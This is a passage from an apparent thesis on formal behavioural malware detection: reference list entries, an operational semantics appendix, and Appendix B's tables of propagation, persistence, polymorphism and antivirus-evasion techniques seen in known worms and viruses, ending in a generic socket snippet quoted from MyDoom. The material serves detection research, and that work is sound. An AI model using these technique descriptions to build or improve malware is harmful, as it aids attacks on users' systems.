[138] G. Jacob, H. Debar, and E. Filiol. Malware Behavioral Detection by Attribute-Automata using Abstraction from Platform and Language. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, Lecture Notes in Computer Science vol. 5758, pp. 81–100. Springer, 2009.

[139] G. Jacob, E. Filiol, and H. Debar. Malware as Interactive Machines: a new Framework for Behavior Modelling. *Journal in Computer Virology*, vol. 4, no. 3, DIMVA and WTCV'07 Special Issue U. Flegel, G. Bonfante and J-Y. Marion Eds., pp. 235–250, Springer, 2008.

[140] G. Jacob, E. Filiol, and H. Debar. Functional Polymorphic Engines: Formalisation, Implementation and Use Cases. *Journal in Computer Virology*, vol. 5, no. 3, EICAR Extended Version, pp. 247–261, Springer, 2009.

[141] G. Jacob, E. Filiol, and H. Debar. Formalization of Viruses and Malware through Process Algebras. In *Proceedings of the Workshop on Advances in Information Security (WAIS), Satellite of the ARES Conference*, 2010.

[142] S. Josse. How to Assess the Effectiveness of your Anti-Virus? *Journal in Computer Virology*, vol. 2, no. 1, EICAR 2006 Special Issue, V. Broucek Ed., pp. 51–65, Springer, 2006.

[143] S. Josse. Secure and Advanced Unpacking using Computer Emulation, Extended Version from the AVAR Conference. *Journal in Computer Virology*, vol. 3, no. 3, pp. 221–236, Springer, 2007.

[144] S. Josse. *Analyse et Détection Dynamique de Codes Viraux dans un Contexte Cryptographique et Application à l'Evaluation de Logiciels Antivirus.* PhD thesis, Ecole Polytechnique, 2009.

[145] M. Kaczmarek. *Des Fondements de la Virologie Informatique vers une Immunologie Formelle.* PhD thesis, Institut National Polytechnique de Lorraine, 2008.

[146] M. E. Karim, A. Walenstein, A. Lakhotia, and L. Parida. Malware Phylogeny Generation using Permutations of Code. *Journal in Computer Virology*, vol. 1, no. 1, pp. 13–23, Springer, 2005.

[147] K. Kaspersky. *Hacker Disassembling Uncovered - Second Edition.* A-LIST, LLC, ISBN: 1-931-76964-8, 2007.

[148] J. Kim. *Philosophy of Mind.* Westview Press, ISBN: 0-813-30776-7, 1996.

[149] J. Kinder, S. Katzenbeisser, C. Schallhart, and H. Veith. Detecting Malicious Code by Model Checking. In *Proceedings of the Conference on the Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, Lecture Notes in Computer Science vol. 3548, pp. 174–187. Springer, 2005.

[150] E. Kirda, C. Kruegel, G. Banks, G. Vigna, and R. Kemmerer. Behavior-based Spyware Detection. In *Proceedings of the 15th conference on USENIX Security Symposium (SSYM)*, 2006.

[151] P. Küngas. Petri Net Reachability Checking is Polynomial with Optimal Abstraction Hierarchies. In *Proceedings of the 6th International Symposium on Abstraction, Reformulation and Approximation (SARA)*, 2005.

[152] D. E. Knuth. Semantics of Context-Free Grammars. *Mathematical Systems Theory*, vol. 2, pp. 127–145, 1968.

[153] D. E. Knuth. Semantics of Context-Free Grammars (corrections). *Mathematical Systems Theory*, vol. 5, pp. 95–96, 1971.

[154] C. Kolbitsch, P. Milani Comparetti, C. Kruegel, E. Kirda, X. Zhou, and X. Wang. Effective and Efficient Malware Detection at the End Host. In *Proceedings of the 18th conference on USENIX Security Symposium (SSYM)*, 2009.

[155] J.Z. Kolter and M.A. Maloof. Learning to Detect Malicious Executables in the Wild. In *Proceedings of the 2004 ACM SIGKDD international conference on Knowledge Discovery and Data Mining*, pp. 470–478. ACM Press, 2004.

[156] J. Kraus. Selbstreproduktion bei Programmen, Msc Dissertation at the University of Dortmund in 1980, translated and edited by D. Bilar and E. Filiol under the title On self-reproducing programs. *Journal in Computer Virology*, vol. 5, no. 1, Springer, 2009.

[157] C. Kruegel, E. Kirda, D. Mutz, W. Robertson, and G. Vigna. Polymorphic Worm Detection using Structural Information of Executables. In *International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2005.

[158] C. Kruegel, D. Mutz, F. Valeur, and G. Vigna. On the Detection of Anomalous System Call Arguments. In *Proceedings of the European Symposium on Research in Computer Security (ESORICS)*, Lecture Notes in Computer Science, pp. 326–343, 2003.

[159] C. Kruegel, W. Robertson, F. Valeur, and G. Vigna. Static Disassembly of Obfuscated Binaries. In *Proceedings of the 13th conference on USENIX Security Symposium (SSYM)*, p. 18, 2004.

[160] C. Kuttler and J. Niehren. Gene Regulation in the π-Calculus: simulating cooperativity at the lambda switch. In *Transactions on Computational Systems Biology VII*, Lecture Notes in Computer Science vol. 4230, pp. 24–55, 2006.

[161] E. Lacombe. A Hardware-assisted Virtualization-based Approach on How to Protect the Kernel Space from Malicious Actions. In *Proceedings of the EICAR conference*, 2009.

[162] C. Laneve. May and Must Testing in the Join-Calculus: UBLCS-96-4. Technical report, University of Bologna, 1996.

[163] J. Larkin and P. Stocks. Self-Replicating Expressions in the λ-Calculus. In *Proceedings of the 27th Australasian conference on Computer science (ACSC)*, pp. 167–173, 2004.

[164] T. Lee and J. Mody. Behavioral Classification. In *Proceedings of the EICAR conference*, 2006.

[165] W. Lee, S. Stolfo, and P. Chan. Learning Patterns from Unix Process Execution Traces for Intrusion Detection. In *Proceedings of the AAAI97 workshop on AI Approaches to Fraud Detection and Risk Management*, pp. 50–56. Addison Wesley, 1997.

[166] C. Leita. *SGNET: Automated Protocol Learning for the Observations of Malicious Threats.* PhD thesis, EURECOM, 2009.

[167] C. Leita and M. Dacier. SGNET: a Worldwide Deployable Framework to Support the Analysis of Malware Threat Models. In *Proceedings of the 7th European Dependable Computing Conference (EDCC)*, pp. 99–109. IEEE Computer Society, 2008.

[168] F. Leitold. Mathematical Model of Computer Viruses. In *Proceedings for the Best Papers of the EICAR Conference*, pp. 194–217, 2000.

[169] F. Leitold. Reduction of General Virus Detection Problem. In *Proceedings for the Best Papers of the EICAR Conference*, pp. 24–30, 2000.

[170] K. Z. Lorenz. The Comparative Method in Studying Innate Behaviour Patterns. In *Symposia of the Society for Experimental Biology*, pp. 221–268, 1950.

[171] E. Lundin and E. Jonsson. Some Practical and Fundamental Problems with Anomaly Detection. In *Proceedings of the 4th Nordic Workshop on Secure IT systems (NORDSEC)*, 1999.

[172] L. Mé and B. Morin. Intrusion detection and virology: an analysis of differences, similarities and complementariness. *Journal in Computer Virology*, vol. 3, no. 1, WTCV'06 Special Issue, G. Bonfante and J-Y. Marion Eds., pp. 39–49, Springer, 2007.

[173] Z. Manna and A. Pnueli. *The Temporal Logic of Reactive and Concurrent Systems*. Springer-Verlag New York, Inc., ISBN: 0-387-97664-7, 1992.

[174] J-Y. Marion and D. Reynaud-Plantey. Practical Obfuscation by Interpretation. In *Proceedings of the International Workshop on the Theory of Computer Viruses (WTCV)*, 2008.

[175] L. Martignoni, E. Stinson, M. Fredrikson, S. Jha, and J. C. Mitchell. A Layered Architecture for Detecting Malicious Behaviors. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, Lecture Notes in Computer Science, pp. 78–97. Springer, 2008.

[176] G. Mazeroff, V. De Cerqueira, J. Gregor, and M. G. Thomason. Probabilistic Trees and Automata for Application Behavior Modeling. In *Proceedings of the 43rd ACM Southeast Regional Conference*, 2003.

[177] P. Milani Comparetti, G. Wondracek, C. Kruegel, and E. Kirda. Prospex: Protocol Specification Extraction. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*. IEEE Computer Society, 2009.

[178] R. Milner. Elements of interaction: Turing award lecture. *Communications of the ACM*, vol. 36, no. 1, pp. 78–89, ACM Press, 1993.

[179] R. Milner. *Communicating and Mobile Systems: the π-calculus*. Cambridge University Press, ISBN: 0-521-65869-1, 1999.

[180] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. The Spread of the Sapphire/Slammer Worm. Technical report, International Computer Science Institute, 2003.

[181] J. A. Morales, P. J. Clarke, and Y. Deng. Identification of File Infecting Viruses through Detection of Self-Reference Replication. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[182] J. A. Morales, P. J. Clarke, Y. Deng, and B. M. Golam Kibria. Characterization of Virus Replication. *Journal in Computer Virology*, vol. 4, no. 3, DIMVA and TCV Special Issue U. Flegel, G. Bonfante and J-Y. Marion Eds., pp. 251–266, Springer, 2008.

[183] J. Murakami. A Hypervisor IPS based on Hardware-assisted Virtualization Technology. In *Proceedings of the Black Hat USA conference*, 2008.

[184] D. Mutz, F. Valeur, G. Vigna, and C. Kruegel. Anomalous System Call Detection. *ACM Transaction on Information System Security*, vol. 9, no. 1, pp. 61–93, ACM Press, 2006.

[185] C. Nachenberg. Behavior Blocking: the Next Step in Anti-Virus Protection. SecurityFocus, 2002, `www.securityfocus.com/infocus/1557`.

[186] J. Nazario. Reverse Engineering Malicious JavaScript. In *Proceedings of the CanSecWest conference*, 2007, `http://cansecwest.com/slides07/csw07-nazario.pdf`.

[187] J. Newsome and D. Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2005.

[188] P. Ning, Y. Cui, D. S. Reeves, and D. Xu. Techniques and Tools for Analyzing Intrusion Alerts. *ACM Transactions on Information and System Security*, vol. 7, no. 2, pp. 274–318, ACM, 2004.

[189] US Department of Defense. *"Orange Book" - Trusted Computer System Evaluation Criteria*. Rainbow Series, 1983.

[190] C. H. Papadimitirou. *Computational Complexity*. Addison Wesley, ISBN: 0-201-53082-1, 1995.

[191] T. Parr. ANTLR Parser Generator, `http://www.antlr.org/`.

[192] Wombat Partners. D03 (D2.2) Analysis of the State-of-the-Art. Technical report, Wombat European Project from the 7th Framework Program, 2008.

[193] Wombat Partners. D06 (D3.1) Infrastructure Design. Technical report, Wombat European Project from the 7th Framework Program, 2009.

[194] Wombat Partners. D08 (D4.1) Specification Language for Code Behavior. Technical report, Wombat European Project from the 7th Framework Program, 2009.

[195] E. Passerini, R. Paleari, and L. Martignoni. How Good Are Malware Detectors at Remediating Infected Systems? In *Proceedings of the Conference on the Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)*, Lecture Notes in Computer Science vol. 5587, pp. 21–37. Springer, 2009.

[196] R. Perdisci, D. Dagon, P. Wenke Lee Fogla, and M. Sharif. Misleading Worm Signature Generators using Deliberate Noise Injection. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*. IEEE Computer Society, 2006.

[197] F. Periot. Defeating Polymorphism through Code Optimization. In *Proceedings of the Virus Bulletin Conference*, pp. 142–159, 2003.

[198] G. Portokalidis, A. Slowinska, and H. Bos. Argos: an Emulator for Fingerprinting Zero-day Attacks for Advertised Honeypots with Automatic Signature Generation. In *Proceedings of the ACM SIGOPS European Conference on Computer Systems (EuroSys)*, pp. 15–27, 2006.

[199] J-P. Pouzol and M. Ducassé. From Declarative Signatures to Misuse IDS. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID)*, 2001.

[200] J-P. Pouzol and M. Ducassé. Formal Specification of Intrusion Signatures and Detection Rules. In *Proceedings of the IEEE Computer Security Foudations Workshop (CSF)*, 2002.

[201] M. D. Preda, M. Christodorescu, S. Jha, and S.Debray. A Semantic-based Approach to Malware Detection. In *Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, 2007.

[202] Qozah. Polymorphism and Grammars. *29A E-zine*, vol. 4, 1999.

[203] H. Rogers. *Theory of Recursive Functions and Effective Computability*. The MIT Press, ISBN: 0-262-68052-1, 1987.

[204] K. Rozinov. Reverse Code Engineering: an in-depth Analysis of the Bagle Virus. In *Proceedings of the 2005 IEEE Workshop on Information Assurance*, pp. 178–184, 2005.

[205] J. Ruderman. The Same Origin Policy. Mozilla, 2001, `http://www.mozilla.org/projects/security/components/same-origin.html`.

[206] J. Ruderman. The Same Origin Policy. Technical report, Mozilla, 2001.

[207] J. Rutkowska. Red Pill... or How to Detect VMM using (almost) One CPU Instruction, 2005, `http://invisiblethings.org/papers/redpill.html`.

[208] J. Rutkowska. IsGameOver(), Anyone? In *Proceedings of the Black Hat USA conference*, 2006, `http://bluepillproject.org/stuff/IsGameOver.ppt`.

[209] P. Y. A. Ryan and S. A. Schneider. Process Algebra and Non-Interference. *Journal of Computer Security*, vol. 9, no. 1-2, pp. 75–103, IOS Press, 2001.

[210] D. Sangiorgi. *Expressing Mobility in Process Algebras: First-Order and Higher-Order Paradigms*. PhD thesis, University of Edinburgh, 1992.

[211] M. Schmall. *Classification and Identification of Malicious Code based on Heuristic Techniques utilizing Meta-Languages*. PhD thesis, University of Hamburg, 2002.

[212] M. Schmall. Heuristic Techniques in AV Solutions: an Overview. SecurityFocus, 2002, `www.securityfocus.com/infocus/1542`.

[213] P. Schnoebelen. The Complexity of Temporal Logic Model Checking. *Advances in Modal Logic*, vol. 4, pp. 393–436, 2003.

[214] J. Schuh. Same-Origin Policy Part 1: Why we're stuck with things like XSS and XSRF. The Art of Software Security Assessment, 2007, `http://tassoa.com/index.php/2007/02/08/same-origin-policy.html`.

[215] M. G. Schultz, E. Eskin, and E. Zadok. Data Mining Methods for Detection of New Malicious Executables. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 38–49. IEEE Computer Society, 2001.

[216] Sd and Devik. 0x07 - Linux on-the-fly Kernel Patching without LKM. *Phrack*, vol. 58, 2001.

[217] R. Sekar, M. Bendre, M. Dhurjati, and P. Bollineni. A Fast Automaton-based Method for Detecting Anomalous Program Behaviors. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 144–155. IEEE Computer Society, 2001.

[218] C. E. Shannon. A Mathematical Theory of Communications. *Bell System Technical Journal*, vol. 27, pp. 379–423 and 623–656, 1948.

[219] P. Singh and A. Lakhotia. Static Verification of Worm and Virus Behavior in Binary Executables using Model Checking. In *Proceedings of the IEEE Information Assurance Workshop*, pp. 298–300, 2003.

[220] D. Spinellis. Reliable Identification of Bounded-Length Viruses is NP-Complete. *IEEE Transactions on Information Theory*, vol. 49, pp. 280–284, 2003.

[221] B. Stone-Gross, M. Cova, L. Cavallaro, B. Gilbert, M. Szydlowski, R. Kemmerer, C. Kruegel, and G. Vigna. Your Botnet is my Botnet: Analysis of a Botnet Takeover,UCSB Technical Report. Technical report, University of California, Santa Barbara. Computer Security Lab., 2009.

[222] P. Ször. *The Art of Computer Virus Research and Defense*. Addison-Wesley, ISBN: 0-321-30454-3, 2005.

[223] W. Thomas. Automata on Infinite Objects. In *Handbook of Theoretical Computer*. Elsevier, 1990.

[224] A. M. Turing. On Computable Numbers with an Application to the Entscheidungsproblem. *Proceedings of the London Mathematical Society*, vol. 42, pp. 230–265, 1936.

[225] A. M. Turing. Turing, systems of logic based on ordinals. *Proceedings of the London Mathematical Society*, vol. 45, 1939.

[226] UCSB Computer Security Lab. Wepawet - Analyzing Web-based Malware, `http://wepawet.iseclab.org/`.

[227] F. Veldman. Heuristic Anti-Virus Technology. In *Proceedings of the International Virus Protection and Information Security Council*, 1994.

[228] A. De Vivanco. Comprehensive Non-Intrusive Protection with Data-Restoration: a Proactive Approach against Malicious Mobile Code. Master's thesis, Florida Institute of Technology, 2002.

[229] P. Vogt, F. Nentwich, N. Jovannovic, E. Kirda, C. Kruegel, and G. Vigna. Cross-Site Scripting Prevention with Dynamic Data Tainting and Static Analysis. In *Proceedings of the Network and Distributed System Security Symposium (NDSS)*, 2007.

[230] J. von Neumann. *Theory of Self-Reproducing Automata*. University of Illinois Press, ISBN: 0-598-37798-0, 1966.

[231] D. Wagner and D. Dean. Intrusion Detection via Static Analysis. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 156–168. IEEE Computer Society, 2001.

[232] D. Wagner and P. Soto. Mimicry Attacks on Host-based Intrusion Detection Systems. In *Proceedings of the 9th ACM Conference on Computer and Communications Security (CCS)*, 2002.

[233] M. E. Wagner. Behavior Oriented Detection of Malicious Code at Run-Time. Master's thesis, Florida Institute of Technology, 2004.

[234] C. Wang, J. Hill, J. Knight, and J. Davidson. Software Tamper Resistance: Obstructing Static Analysis of Programs. Technical Report CS-2000-12, 2000.

[235] J-H. Wang, P. S. Deng, Y-S. Fan, L-J. Jaw, and Y-C Liu. Virus Detection using Data Mining Techniques. In *Proceedings of IEEE on Security Technology*, pp. 71–76, 2003.

[236] C. Warrender, S. Forrest, and B. Pearlmutter. Detecting Intrusion using System Calls: Alternative Data Models. In *Proceedings of IEEE Symposium on Security and Privacy (SSP)*, pp. 133–145. IEEE Computer Society, 1999.

[237] M. Webster. Algebraic Specification of Computer Viruses and their Environments. In *Selected Papers from the First Conference on Algebra and Coalgebra in Computer Science Young Researchers Workshop (CALCO-jnr 2005), University of Wales Swansea Computer Science Report Series (CSR 18-2005)*, pp. 99–113, 2005.

[238] M. Webster. *Formal Models of Reproduction: from Computer Viruses to Artificial Life*. PhD thesis, University of Liverpool, 2008.

[239] M. Webster and G. Malcolm. Detection of Metamorphic Computer Viruses using Algebraic Specification. *Journal in Computer Virology*, vol. 2, no. 3, pp. 149–161, Springer, 2006.

[240] M. Webster and G. Malcolm. Reproducer Classification using the Theory of Affordances. In *Proceedings of the IEEE Symposium on Artificial Life (CI-ALife)*, pp. 115–122, 2007.

[241] M. Webster and G. Malcolm. Detection of Metamorphic and Virtualization-based Malware using Algebraic Specification. *Journal in Computer Virology*, vol. Published online, Springer, 2008.

[242] P. Wegner. Interaction as a Basis for Empirical Computer Science. *ACM Computing Surveys*, vol. 27, no. 1, pp. 45–48, 1995.

[243] P. Wegner. Why Interaction is more Powerful than Algorithms. *Communications of the ACM*, vol. 40, no. 5, pp. 80–91, 1997.

[244] P. Wegner. Interactive Foundations of Computing. *Theoretical Computer Science*, vol. 192, no. 2, pp. 315–351, 1998.

[245] R. Wilhelm and D. Maurer. *Compiler Design*. Addison-Wesley, 1995.

[246] D-H. Xu, Y. Qi, D. Hou, G-Z. Wang, and Y. Chen. An Improved Calculus for Secure Dynamic Services Composition. In *Proceedings of the 32nd IEEE International Computer Software and Applications Conference (COMPSAC)*, pp. 686–691. IEEE Computer Society, 2008.

[247] F. Xue. Attacking Antivirus. In *Proceedings of the Black Hat Europe conference*, 2008.

[248] R. Yavatkar, D. Pendarakis, and R. Guerin. A Framework for Policy-based Admission Control. Technical report, RFC-2753, 2000.

[249] S. Zanero. Behavioral intrusion detection. In *Proceedings of the 19th International Symposium on Computer and Information Sciences (ISCIS)*, pp. 657–666, 2004.

[250] S. Zanero. *Unsupervised Learning Algorithms for Intrusion Detection*. PhD thesis, Politecnico di Milano T.U., 2006.

[251] J. Zimmermann. *Détection d'Intrusions Paramétrée par la Politique via Contrôle de Flux de Références*. PhD thesis, Université de Rennes 1, 2003.

[252] Z. Zuo and M. Zhou. Some Further Theoretical Results about Computer Viruses. *The Computer Journal*, vol. 47, no. 6, pp. 627–633, 2004.

[253] Z. Zuo, Q. Zhu, and M. Zhou. On the Time Complexity of Computer Viruses. *IEEE Transactions on Information Theory*, vol. 51, no. 8, pp. 2962–2966, 2005.

[254] R. Zwienenberg. Heuristics Scanners: Artificial Intelligence? In *Proceedings of the Virus Bulletin Conference*, pp. 203–210, 1994.

Part III

Appendixes

Appendix A

Operational semantics for the behavioral language

With respect to programming languages, an operational semantics is required to specify the resulting execution of a program. The semantics transforms the program into sequences of computational steps which may be evaluated. Inside the *Abstract Malicious Behavioral Language*, the operational semantics requires important data structures, not only to evaluate the usual computational operations, but also to handle the interactions between the different objects. As a matter of fact, the evaluation of the purely computational expressions from the grammar is quite similar to any other programming language and shall not be described here. The reader can refer to the semantic described by G. Bonfante et al. in [51] for complementary information.

The operational semantics described in this appendix mainly focuses on the handling of interactions considering synchronous communications. Let us define the required structures for a configuration of n concurrent objects. A first array $\sigma = \sigma_1 ... \sigma_n$ is defined to store the immediate results during the evaluation of the different objects executions. A second array $V = V_1 ... V_n$ is required to store the values manipulated by these objects. At last, to model the exchanges between the objects two matrices of size $n \times n$ must be defined:

- A matrix L symbolizing the links between objects. A link exists between the i^{th} object and the j^{th} object if $L_{ij} = 1$.
- A matrix D of lists storing the values transmitted between the objects. No bound is applied to the lists contained in the matrix.

The operational semantics introduces the following notations. Let $[x/y]$ denote the usual substitution of y by x and the operator $\cdot$ denote the concatenation of two lists. The operational semantics is defined in Figure A.1, by a set of evaluation functions ϵ^i where i refers to the i^{th} object of the system. The four-tuple $<\sigma, V, L, D>$ represents the system configuration, shared by all evaluation functions. Concurrency between objects is introduced in rule (1) where the operator $||$ denotes the parallel evaluation of their functions. In order to maintain the atomicity of interactions and operations, and thus guarantee the consistency of the system configuration, a non-deterministic choice is resolved at each evaluation iteration to know which function is evaluated first. The rules (2) and (3) manage open and close commands by creating and destroying links in the matrix L. Rule (4) starts the execution of a new object by starting the parallel evaluation of its associated function. The rules (4) and (5) manage data transmissions between objects. The matrix D stores the transmitted value until its consumption by a conccurent object. Notice that transmissions can only occur if a link is existing between objects in the matrix L.

• Concurrency:

$$(1)\ \epsilon^i_{c_1;\,p_1} || \epsilon^j_{c_2;\,p_2}(<\sigma,V,L,D>) = \begin{cases} \epsilon^i_{p_1} || \epsilon^j_{c_2;\,p_2}(\epsilon^i_{c_1;}(<\sigma,V,L,D>)) & \text{with a probability of } 50\% \\ \epsilon^i_{c_1;\,p_1} || \epsilon^j_{p_2}(\epsilon^j_{c_2;}(<\sigma,V,L,D>)) & \text{with a probability of } 50\% \end{cases}$$

• Link creation and destruction:

$$(2)\ \epsilon^i_{open\ o_j;}(<\sigma,V,L,D>) = \begin{cases} <\sigma[\sigma_i/1],V,L[L_{ij}/1],D> & \text{if } L_{ij}=0 \\ <\sigma[\sigma_i/0],V,L,D> & \text{otherwise} \end{cases}$$

$$(3)\ \epsilon^i_{close\ o_j;}(<\sigma,V,L,D>) = \begin{cases} <\sigma[\sigma_i/1],V,L[L_{ij}/0],D> & \text{if } L_{ij}=1 \\ <\sigma[\sigma_i/0],V,L,D> & \text{otherwise} \end{cases}$$

• Object execution:

$$(4)\ \epsilon^i_{execute\ o_j;\,p_1}(<\sigma,V,L,D>) = \epsilon^i_{p_1} || \epsilon^j_{p_2}(<\sigma,V,L,D>)$$

• Data transmission and reception:

$$(5)\ \epsilon^i_{send\ v\rightarrow o_j}(<\sigma,V,L,D>) = \begin{cases} <\sigma[\sigma_i/1],V,L,D[D_{ij}/D_{ij}\cdot[v]> & \text{if } L_{ij}=1 \\ <\sigma[\sigma_i/0],V,L,D> & \text{otherwise} \end{cases}$$

$$(6)\ \epsilon^i_{receive\ v\leftarrow o_j}(<\sigma,V,L,D>) = \begin{cases} <\sigma[\sigma_i/1],V[v/v'],L,D[D_{ji}/T]> & \text{if } L_{ij}=1 \text{ and } D_{ji}=[v]\cdot T \\ <\sigma[\sigma_i/0],V,L,D> & \text{otherwise} \end{cases}$$

FIGURE A.1 - OPERATIONAL SEMANTICS FOR THE INTERACTIVE CORE. These *AMBL* semantics describe the evaluation of interactions between concurrent objets.

Appendix B

Analyzing malware behaviors in the wild

This appendix presents a synthesis of the preliminary survey used for the generation of the original descriptions of malicious behaviors [139]. This survey has been led on a pool containing twenty representative samples from different classes of malware. The sample selection, as well as the chosen sources of information, have already been discussed in Chapter 3, Section 3.2.1. Section B.1 lists the prevalent behaviors that have been identified in complement to Section 3.2.1. The generic descriptions have been built by finding the common principles between their different implementations. Section B.2 presents a preliminary study about the potential translation between implementations and the behavioral descriptions written in the language.

B.1 Behaviors identification

Replication	
V/FI	
Flip	Infection of COM and executable files during execution
Lewor	Prepend infection of an executable file
Rile	Prepend infection of an executable file with original code relocation
Zelly	Infection in new sections of the PE file or merging the program in a unique section and infection
V/EmW	
Bagle	Copy of the running virus in the system directory
Chir	Copy of the running virus in the system directory Copy in a file associated to a web page adding the necessary script to be launched by the page
Feebs	Copy of the running virus in the system directory
Loveletter	Copy of the running virus in the system directory as several executables or web pages Replace every picture file on the hard drive or others with specific extensions
Magistr	Infection of the last section in the executables of the Windows directory
MyDoom	Copy of the running virus in the system directory
Sober	Copy of the running virus in the system directory as several executables or mails
Zellome	Copy of the running virus in the system directory with destruction of the original file
V/P2PW	
Supova	Copy of the running virus in the system directory
Winur	Copy of the running virus in the root directory

Table B.1 - Identified behaviors during survey (Table 1^{st} part). Acroyms for malware classes: Virus (V), File Infector (FI), Worm (W), E-mail Worm (EmW), Peer-to-Peer Worm (P2PW), Trojan (T), Rootkit (R).

Propagation to other systems	
V/FI	
Lewor	Copy on removable device with the creation of an autorun file
	Copy on network drives and attempt to run as a remote task thanks to NetBIOS
V/EmW	
Bagle	Massmailing with the virus as attached file
Chir	Massmailing with the virus as attached file
	Copy on network drives
Feebs	Massmailing with the virus as attached file
	Copy in directories whose name evoked shared folders through P2P
Loveletter	Massmailing with the virus as attached file
	Using IRC channels
Magistr	Massmailing with the virus as attached file
MyDoom	Massmailing with the virus as attached file
	Copy in the KaZaA default shared directory
Sober	Massmailing with the virus as attached file
V/P2PW	
Supova	Copy in the Windows media directory and configure it as shared through KaZaA
	Automatic sending to the MSN Messenger contact list
Winur	Copy in a new hidden directory configured as shared by default for several P2P clients
	Copy on a floppy disk if present
W	
Slammer	Transmission by packets over UDP with a fix port number to an random IP address
CodeRed	Transmission by packets over TCP/IP on port 80
Polymorphism and metamorphism	
V/FI	
Zelly	Ciphering of the virus body according to a random quadratic function
	Mutation of the decryptor by the random generation of combined arithmetic expressions
Magistr	Ciphering the injected code by simple XOR with a shifting key value
Metaphor	Ciphering using the pseudo-random index decryption
	Garbage insertion, replacement by equivalent instructions and code permutation
V/EmW	
MyDoom	Simple permutations of the strings
	Ciphering the embedded code by simple XOR with a shifting key value
Zellome	Ciphering of the virus body according to a random quadratic function
	Mutation of the decryptor by the random generation of combined arithmetic expressions
Residency	
V/FI	
Flip	Altering the Master Boot Record end the boot sector
Zelly	Redirection of the program entry point towards the new sections
	or interception of a particular function call of the import table in case of section merging
V/EmW	
Bagle	Writing the virus whole path and name in a Windows run registry key
Chir	Writing the virus whole path and name in a Windows run registry key
Feebs	Registering by the manager as a service executed during at the system loading
Loveletter	Writing the virus whole path and name in a Windows run registry key
Magistr	Writing the virus whole path and name in a Windows run registry key
	Writing the virus path in the file win.ini
	Registering the address of the viral code in the import table of the infected program
MyDoom	Writing the virus whole path and name in a Windows run registry key
Sober	Writing the virus whole path and name in a Windows run registry key
Zellome	Writing the virus whole path and name in a Windows run registry key
	Registering the virus as the debug program used by the Windows taskmanager
V/P2PW	
Supova	Writing the virus whole path and name in a Windows run registry key
Winur	Writing the virus whole path and name in a Windows run registry key
T	
Puper	Writing the virus path in the run registry key associated to the Windows explorer policy

TABLE B.2 - IDENTIFIED BEHAVIORS DURING SURVEY (TABLE 2^{nd} PART). Acroyms for malware classes: Virus (V), File Infector (FI), Worm (W), E-mail Worm (EmW), Peer-to-Peer Worm (P2PW), Trojan (T), Rootkit (R).

Overinfection test	
V/EmW	
Bagle	Test the presence of a particular registry key
Magistr	Test the presence of constant values in PE file headers
MyDoom	Test the presence of a particular registry key
W	
CodeRed	Test the presence of a particular file under a precise path
Test of activity in memory	
V/EmW	
Bagle	Test the presence of a particular mutex
MyDoom	Test the presence of a particular mutex
Proactive defense	
V/FI	
Lewor	Terminating process whose names are characteristic of antiviruses or protection software
V/EmW	
Bagle	Terminating process whose name are characteristic of antiviruses or protection software
Sober	Terminating process whose name are characteristic of antiviruses or protection software
V/P2PW	
Winur	Deactivating the KaZaA automatic analysis and protections through registry keys
T	
Puper	Separated instances of the malware mutually monitoring their respective execution
Stealth and anti-analysis measures	
V/EmW	
Bagle	Redefining its own SMTP message builder
Chir	Redefining its own SMTP message builder
Feebs	Hide its registry keys and files by intercepting system calls in the memory space of processes Redefining its own SMTP message builder
Magistr	Execution of the original legitimate code until a hooked function is called to gain control Antidebugging by injection of structures for error handling
MyDoom	Redefining its own DNS cache Redefining its own SMTP message builder
R	
Vanti	Hide its process and files by intercepting system calls from the system service sescriptor table
T	
Puper	Hide its registry keys by intercepting system calls

TABLE B.3 - IDENTIFIED BEHAVIORS DURING SURVEY (TABLE 3^{rd} PART). Acroyms for malware classes: Virus (V), File Infector (FI), Worm (W), E-mail Worm (EmW), Peer-to-Peer Worm (P2PW), Trojan (T), Rootkit (R).

B.2 From instantiation to abstract description

Let us now focus on the translation approach that has been used during the different analyses. How can some instruction blocks be interpreted into grammar units. Let us consider a practical example with the propagation behavior which is quite complete. Propagation can be implemented through different technical solutions which remain nonetheless quite similar as the information of the Table B.2 confirm.

To move closer to instantiation, let us chose a specific example with the e-mail worm *MyDoom* and illustrate the translation into the *AMBL* with quotes from its source code. The same principle of association will stand for the translation of other samples. Let us remind briefly the generative rule of the description before unrolling the consecutive productions:

(*i*) <*Propagation*>	::=	<*Open*><*Read*><*Mutation*><*Transmit*>	
	|	<*Read*><*Open*><*Mutation*><*Transmit*>	
{ <*Propagation*>.srcId	=	<*Read*>.objId	
(<*Propagation*>.srcTp = *this*)	∨	(<*Propagation*>.srcId = <*Duplication*>.targId)	
<*Propagation*>.targId	=	<*Open*>.objId	
<*Propagation*>.targType	=	*obj_com*	
<*Open*>.objType	=	<*Propagation*>.targType	
<*Read*>.objType	=	<*Propagation*>.srcType	
<*Transmit*>.objId	=	<*Propagation*>.targId	
<*Transmit*>.objType	=	<*Propagation*>.targType	
<*Transmit*>.varId	=	<*Read*>.varId	}

This rule does not contain any final unit, so no association can be done with the source. However, notice that the communicating type of the object to be opened is inherited from the target type attribute (<*Open*>.objType = <*Propagation*>.targType = *obj_com*). Let us now move forward to this opening rule.

(*ii*) <*Open*>	::=	*open* *object*;	
{ <*Open*>.objId	=	*object*.objId	
object.objType	=	<*Open*>.objType	}

```
/* Open socket */
struct hostent *h = gethostbyname(hostname);
struct sockaddr_in addr = *(h->h_addr_list[0]);
sock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
connect(sock, addr, sizeof(struct sockaddr_in));
```

